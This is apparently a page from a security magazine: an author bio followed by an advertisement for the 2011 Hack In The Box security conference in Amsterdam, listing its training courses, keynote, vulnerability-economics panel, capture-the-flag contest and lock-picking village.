About the author: Paul de Souza is the Founder/President/Director of CSFI (Cyber Security Forum Initiative) and its divisions CSFI-CWD (Cyber Warfare Division) and CSFI-LPD (Law and Policy Division). CSFI is a non-profit organization with headquarters in Omaha, NE with an office in ashington DC. Paul has over 11 years of cyber security experience and has worked as a Chief Security Engineer for AT&T where he designed and approved secure networks for MSS. Paul has also consulted for several governments, military and private institutions on best network security practices.

HITBSECCONF2011 AMSTERDAM

MAY 17 - 20 @ NH GRAND KRASNAPOLSKY

The 2nd Annual HITB Deep Knowledge Security Conference in Europe

MAY 17TH - 18TH

TECH TRAINING 1
Hunting Web Attackers

TECH TRAINING 2
The Exploit Lab: Black Belt

TECH TRAINING 3
Windows Physical Memory Acquisition & Analysis

TECH TRAINING 4
Web Hacking 2.0

MAY 19TH - 20TH

- Quad Track Security Conference
- HITB Labs
- HITB SIGINT
- Capture The Flag World Domination
- Hacker Spaces Village & Technology Showcase
- Lock Picking Village by TOOOL.nl

Keynote Speaker - 19th May

Joe Sullivan (Chief Security Officer, Facebook)

Joe Sullivan is the Chief Security Officer at Facebook, where he manages a small part of a company-wide effort to ensure a safe internet experience for Facebook users. He and the Facebook Security Team work internally to develop and promote high product security standards, partner externally to promote safe internet practices, and coordinate internal investigations with outside law enforcement agencies to help bring consequences to those responsible for spam, fraud and other abuse. Joe also oversees Facebook's physical security team and the company's commerce-related regulatory compliance program, and works on other regulatory and privacy-related legal issues.

Keynote Panel Discussion - 20th May

The Economics of Vulnerabilities

Lucas Adamski (Director of Security Engineering, Mozilla Corp)

Chris Evans (Information Security Engineer, Google Corp)

Steve Adgebite (Senior Security Strategist, Adobe Inc.)

Aaron Portnoy (Manager, Security Research Team, TippingPoint / ZDI)

Dave Marcus (Director, McAfee / Avert Labs)

Katie Moussouris Senior Security Strategist, Microsoft MSRC)

Trading of 0-day computer exploits between hackers has been taking place for as long as exploits have existed. Projects like the Zero Day Initiative and more recently Mozilla and Google's reward programs for exploit disclosure has since created a legitimate source of income for security researchers. But what about the black market?

REGISTER ONLINE

http://conference.hackinthebox.nl/hitbsecconf2011ams/

15 % Discount

for Security Kaizen Readers

Be Sure to Enter Security Kaizen Discount Code: KAIZEN-HITB2011

HANDS ON TECHNICAL TRAINING SESSIONS

17TH - 18TH MAY

TECH TRAINING 1 - HUNTING WEB ATTACKERS

The goal of this innovative training is to help white-hats improve their skills in the on-going cyber war against web attackers. Attendees will learn how to detect web intruders, and then how to strike-back so that they can better identify the assailants or neutralize their actions. This technical hunt will be based on hands-on exercises launched with the help of the instructor on a dedicated LAN. Students will have the opportunity to apply those special techniques in a real world environment.

TECH TRAINING 2 - THE EXPLOIT LABORATORY: BLACK BELT

The Exploit Laboratory Black Belt is a new and advanced class continuing from where The Exploit Laboratory left off. This class is for those curious to dig deeper into the art and craft of software exploitation and begins with a quick overview of concepts covered in The Exploit Laboratory, namely stack overflows, abusing exception handlers, heap overflows, memory overwrites, and other core concepts. We shall then focus on topics which involve breaking exploit prevention techniques like non executable stack, DEP, ASLR, etc.

TECH TRAINING 3 - WINDOWS PHYSICAL MEMORY ACQUISITION & ANALYSIS

The aim this intensive two-day course is to convert computer science and forensics professionals into fully operational live memory analysts for the Corporate, Law enforcement and Government environments. In this technical course, attendees will learn how to use software-based acquisition methods (with MoonSols utilities such as win32dd and win64dd, and even Windows itself) and the clockwork of different full memory dump file format. The audience will also learn the difference between hardware and software acquisition methods and how to do advanced analysis on these dumps.

TECH TRAINING 4 - WEB HACKING 2.0

The course is designed by the author of "Web Hacking: Attacks and Defense", "Hacking Web Services" and "Web 2.0 Security – Defending Ajax, RIA and SOA" bringing his experience in application security and research as part of curriculum to address new challenges for pen-testers, consultants, auditors and QA teams. Web Hacking 2.0 is extensively hands-on class with real life challenges and lab exercises. Participants would be methodically exposed to various different attack vectors and exploits. The learning sessions feature real life cases, hands one exercises, new scanning tools and exploits.

OTHER CONFERENCE HIGHLIGHTS

19TH - 20TH MAY

HITB LABS & HITB SIGINT

First introduced in 2008, the HITB Labs form the third track in our quad-track line up. Catering for only 60 attendees, these sessions are intensive, hands-on presentations that require audience interaction so please bring your own laptops if you intend to attend. Seats are given out on a first come first serve basis so be sure to be at the room at least 10 minutes before the session commences.

The HITB SIGINT (Signal Intelligence/Interrupt) sessions are designed to provide a quick 15 minute overview for material and research that's up and coming – stuff that isn't quite ready for the mainstream tracks of the conference but deserve a mention nonetheless. These session are not only for seasoned security professionals but is also open to all final year students based in The Netherlands or around Europe who want to present their projects to industry experts and the security community.

LOCK PICKING VILLAGE BY TOOOL.NL


Set up and run by members from the The Open Organization of Lockpickers (TOOOL Netherlands), attendees to this year's event will get a chance to try their hand at picking, shimming, bumping, safecracking, and other physical security attacks. It has always been customary for TOOOL-sponsored physical security sessions to offer some degree of audience interaction and hands-on training. Sometimes this has taken the form of publicly-submitted locks being given on the spot security analysis, other times members of the general public with no lock-picking experience have been invited to attempt a bypass in order to demonstrate its ease.


CAPTURE THE FLAG - WORLD DOMINATION


Capture The Flag – World Domination is an attack only competition set up and run for the very first time by the HITB.nl CTF Crew! The game mimics real world scenarios and events, bringing the technical attack fun of hacking into the competition. For the first time ever, the CTF introduces a new section, hardware hacking and lock picking! Whether it is to lock pick a simple lock to get a flag, to exploit a certain binary or a need to bypass the encryption on a embedded system, this game will make even the most elite "hackers" sweat. There are over 30+ flags to capture and flag points decrease after each submission. Fastest player to submit a flag gets more points compared to the next player. The winner is determined by who ever has the most points.


HACKERSPACES VILLAGE & TECHNOLOGY SHOWCASE


Free and open to public, attendees to the Hackerspaces Village will get an inside look at hackerspaces, their community, projects and even get their hardware hack-on! In the village you will find representatives from the various .EU and Netherlands based hackerspaces who will be on site showcasing their projects. Each hackerspace will also present in the HITB SIGINT session highlighting the details of their current projects or developments. Alongside the hackerspaces, CTF and Lock Picking Village, there will also be a technology showcase of next generation network security technology, products and solutions.











SUBSCRIBE NOW

FREE COPY

First Name:

Last Name:

Mail:

Job Position:

Company:

City:

SecurityKaizen

改善

BLUE KAIZEN

CONNECTING MINDS & IMPROVING LIVES

www.bluekaizen.org